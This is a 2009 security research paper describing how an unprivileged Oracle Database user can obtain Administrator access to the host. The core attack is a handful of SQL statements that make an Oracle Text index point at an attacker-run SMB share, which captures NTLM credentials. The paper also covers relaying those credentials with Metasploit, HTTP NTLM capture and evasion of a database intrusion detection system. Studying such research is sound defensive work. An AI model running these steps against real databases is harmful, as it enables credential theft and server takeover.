Digital Security

April 8, 2009

Penetration from application down to OS

Getting OS access using Oracle Database unprivileged user

Digital Security Research Group (DSecRG)

Alexandr Polyakov

research@dsecrg.com
www.dsecrg.com

Table of Content

Introduction 3
Brief info about Pass The Hash tools 4
Connecting to remote SMB share 5
  Details of exploitation 6
  Automatic Exploitation using ora_ntlm_stealer from Metasploit 7
  Sniffing HTTP NTLM 10
  Invisibility for IDS 10
Conclusion 11
Materials 12

Introduction

Once upon a time during a penetration test of corporate network I got a unprivileged account on Oracle Database and my plan was to get administrative shell on server where its database was installed. Server was running Windows 2003 server operation system and Oracle database was running with privileges of Administrator (not LOACL_SYSTEM) account. It is a quite common situation, though. Default way is to escalate privileges on database using one of the latest SQL Injection vulnerabilities and then using DBA privileges to gain access to OS using one of the popular methods such as ExtProc, Java, extjob etc. [1] So it seems to be quite simple and I thought about another ways.

What if database is patched with latest CPU updates and additionally it has some kind of Intrusion Detection System which can find 0-day vulnerabilities or something like this and it is impossible to escalate privileges using SQL Injections. Of course there are some methods of escalating privileges without exploits. For example: find cleartext passwords in database or connect to listener internally and rewrite log file or escalate privileges using some dangerous roles such as 'SELECT ANY DICTIONARY', 'CREATE ANY TRIGGER' or something like this. But this methods can't give you 100% success. I guess there must be another way maybe not universal but better then described.

In short, this paper describes investigations to get administrative shell on server having unprivileged rights on Oracle Database.

Brief info about Pass The Hash tools

It's well known fact that any user can connect to Windows server using only LM/NTLM hash of users password and there are a plenty of utilities like *msvctl*, *Psh-toolkit*, *PtH-pwner* and other pentesters tools that can give you administrative access in corporate network using only one hash (if you lucky) [2]. But the biggest question is how to get this hash.

There are two main ways to get user hash under which privileges Oracle RDBMS process is running. First way is to get access to OS and dump it from SAM using any of tools such as *pwdump*, *gsecdump*, *fgdump* etc. But this way is not suitable for our situation because we don't have access to OS. The other way is to initialize connection to remote SMB share from database console. Using this method we can steal NTLM challenge-response strings of authentication user under which privileges Oracle RDBMS process is running with help from our fake SMB server.

Connecting to remote SMB share

Before we can release this concept in practice we must find a method to connect to remote SMB share from Oracle Database console. There are many methods to do this (see the table below) but unfortunately almost all of them need a DBA rights or other high privileges.

Method	Privileges needed
ExtProc	CREATE ANY LABRARY
Java	JAVAADMIN
JOB Scheduler	CREATE EXTERNAL JOB
Change PLSQL compiler	ALTER SYSEM
UTL_FILE	CREATE ANY DIRECTORY
DBMS_JOB	CREATE ANY DIRECTORY
DBMS_ADVISOR	CREATE ANY DIRECTORY

But there is one method to read OS files without having High privileges is Oracle Text (*ctxsys.context* index). This method was shown in Alexander Kornbrust's blog 7 feb 2009. [3] Alexander shown an example of how to read boot.ini file using Oracle Text and he said user needs *CTXAPP* role to reproduce this method.

During my researching of this method I found that *CTXAPP* role is not needed. It was confirmed on practice. After that I found a documented confirmation of this text in official guide "Oracle Text Application Developer's Guide 10g Release 2". [4]

> *Any user can create an Oracle Text index and issue a Text query. The* `CTXAPP` *role enables users to create preferences and use the PL/SQL packages.*

Also I found that it is possible to read not only local but also remote files on SMB shares. So using this method we can initialize NTLM challenge-response authentication to our fake SMB server.

As a result we find a method for stealing NTLM challenge-response authentication using Oracle database account with only CONNECT and RESOURCE privileges which is given by default to almost any user!

Details of exploitation

At first we must create a special table.

```
SQL> CREATE TABLE files (id NUMBER PRIMARY KEY, path VARCHAR(255) UNIQUE,
ot_format VARCHAR(6));
```

After that we must insert network path of our SMB share into created table.

```
SQL> INSERT INTO files VALUES (1, '\\172.16.0.235\SHARE', NULL);
```

And finally we create ctxsys.context index on path column.

```
SQL> CREATE INDEX file_index ON files(path) INDEXTYPE IS ctxsys.context
PARAMETERS ('datastore ctxsys.file_datastore format column ot_format');
```

During creation of this index RDBMS process initializes remote connection to \\172.16.0.235\SHARE and tries to authenticate with credentials of user under which privileges Oracle RDBMS process is running (In our example it is Administrator).


So if we preliminary run fake SMB server on server with IP address 172.16.0.235 we can get HALFLM challenge hashes of password. And because we can make our own predefined challenge we can decrypt it using Rainbow tables or using brute force techniques. [5] After decryption we can get a Administrator password and connect to server. The game is over.

But this is not the end, though. Someone can argue that in some situations it is impossible to decrypt password and it is right. So we can try another way – smb_relay. Using this attack we don't need to decrypt hash but just replay intensification process to server and authenticate as Administrator.

Automatic Exploitation using ora_ntlm_stealer from Metasploit


For automatic exploitation I wrote auxiliary module *ora_ntlm_stealer* for Metasploit which implements this attack. [6]

To reproduce this attack you must at first run smb_relay module from Metasploit. [7]




Running smb_relay module from Metasploit

After that you must select *ora_ntlm_stealer* module and as IP parameter you must set address of remote SMB server which you create in previous step. Then you must run this module which will generate SQL code of exploit. This code you can get from *./data/exploits/msf.sql* file (by default).




ora_ntlm_stealer at work

The next step is connecting to database using any database account like *SCOTT* or *DBSNMP*. After we check that we have no privileges except *CONNECT* and *RESOURCE* we run SQL code generated using *ora_ntlm_stealer*.



Connection to DBMS and exploitation of vulnerability

After we see that procedure is successfully completed we can check our smb_relay module output and see that somebody with IP address 172.16.0.113 tried to connect to our fake SMB server. Connection was initialized from user under which privileges Oracle RDBMS process is running.



Result of attack – getting remote shell on target server

Sniffing HTTP NTLM

There is another method to get access to OS by stealing HTTP NTLM hashes. [8] You can use *squirtle* utility for it. This utility acts like fake web server which forces HTTP NTLM authorization when someone tries to connect to it. So you can try to connect from Oracle to fake web server and you will get NTLM authorization credentials. It will not be a clear LM or NTLM hash but you can still decrypt it by bruteforce or using Rainbow tables. To force HTTP NTLM authorization you can connect to your fake web server from Oracle using packets like *utl_http* or *HTTPUriType*.

Invisibility for IDS

One of the big advantages of this method is invisibility for Intrusion Detection Systems and Database security mechanisms, due to the fact it uses a non-popular way to read local files and don't use public exploits. Metasploit module *ora_ntlm_stealer* gives you additional protection from detecting because it uses methods for masking attack.

This method was tested on the most popular (and really good) Database Intrusion Detection and Prevention system Sentrigo Hedgehog. [10] Hedgehog did not detect this attack and we gain administrative access on Database server.

Conclusion

This document describes one of the methods of getting access to OS using Oracle Database account. This method has two advantages. You need only unprivileged account in Database (In our penetration test statistics about 95% of DBMSes has default user accounts with default passwords or users with dictionary passwords) and this method is invisible for most of the intrusion detection systems.

Materials

1. Some of the ways to get OS access from Database (Alexander Polyakov [DSecRG])
http://dsecrg.com/pages/expl/show.php?id=23
http://dsecrg.com/pages/expl/show.php?id=24
http://dsecrg.com/pages/expl/show.php?id=25

2. NTLM не умер, он просто так пахнет (in russian) (Anton Karpov [Digital Security])
http://www.securitylab.ru/analytics/362448.php

3. Oracle Text Application Developer's Guide 10g Release
http://youngcow.net/doc/oracle10g/text.102/b14217/admin.htm

4. Alexander Kornbust's blog
http://blog.red-database-security.com/2009/02/07/what-is-more-dangerous-alter-session-or-os-access/

5. Using Metasploit smb-sniffer module
http://carnal0wnage.blogspot.com/2009/04/using-metasploit-smb-sniffer-module.html

6. ora_ntlm_stealer for Metasploit
http://trac.metasploit.com/changeset/6464

7. Metasploit project web site
http://metasploit.com/

8. NTLM authentication for HTTP
http://www.innovation.ch/personal/ronald/ntlm.html

9. Squirtle utility
http://code.google.com/p/squirtle/

10. Sentrigo Hedgehog website
http://sentrigo.com/